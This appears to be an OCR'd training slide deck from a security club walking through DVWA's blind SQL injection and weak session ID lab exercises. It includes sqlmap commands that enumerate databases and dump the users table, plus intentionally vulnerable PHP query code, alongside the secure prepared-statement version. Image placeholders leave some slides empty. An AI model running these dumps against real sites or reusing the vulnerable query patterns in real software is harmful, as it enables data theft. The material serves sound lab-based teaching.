
https://github.com/sqlmapproject/sqlmap

```
sqlmap -u "URL" --cookie="COOKIE" --batch --dbs
```



NISRA

$~/SQL Injection (Blind)/Low: cat ./sqlmap



NISRA


$~/SQL Injection (Blind)/Low: cat ./sqlmap

```
sqlmap -u "URL" --cookie="COOKIE" --batch --dbs
```

```
sqlmap -u "URL" --cookie="COOKIE" --batch -D dvwa --tables
```

```
sqlmap -u "URL" --cookie="COOKIE" --batch -D dvwa -T users --dump
```

$~/SQL Injection (Blind)/Low: cat ./sqlmap




NISRA

$~/SQL Injection (Blind)/Medium: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $id = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
 $id ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    //mysql_close();
}

?>
```


$~/SQL Injection (Blind)/Medium: cat ./sqlmap



$~/SQL Injection (Blind)/High: cat ./"View Source"

```php
<?php

if( isset( $_COOKIE[ 'id' ] ) ) {
    // Get input
    $id = $_COOKIE[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Might sleep a random amount
        if( rand( 0, 5 ) == 3 ) {
            sleep( rand( 2, 4 ) );
        }

        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

$~/SQL Injection (Blind)/High: cat ./sqlmap



$~/SQL Injection (Blind)/Impossible: cat ./"View Source"

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();

        // Get results
        if( $data->rowCount() == 1 ) {
            // Feedback for end user
            echo '<pre>User ID exists in the database.</pre>';
        }
        else {
            // User wasn't found, so the page wasn't!
            header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

            // Feedback for end user
            echo '<pre>User ID is MISSING from the database.</pre>';
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

$~/Weak Session IDs: cat ./"Web Page"

Vulnerability: Weak Session IDs

This page will set a new cookie called dvwaSession each time the button is clicked.

Generate


Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

$~/Weak Session IDs: cat ./Intro

- "Knowledge of a session ID is often the only thing required to access a site as a specific user after they have logged in, if that session ID is **able to be calculated** or **easily guessed**, then an attacker will have an easy way to gain access to user accounts without having to brute force passwords or find other vulnerabilities such as Cross-Site Scripting."
  - 通常使用 session ID 來判斷使用者身分
- "Some bad implementations use sessions IDs composed by username or other predictable information, like **timestamp** or **client IP address**. In the worst case, this information is used in **clear text** or coded using some weak algorithm like **base64** encoding."
  - 例如時間、IP address、明文或簡單的編碼等等

$~/Weak Session IDs: cat ./Session



$~/Weak Session IDs: cat ./Session


http://127.0.0.1

Request

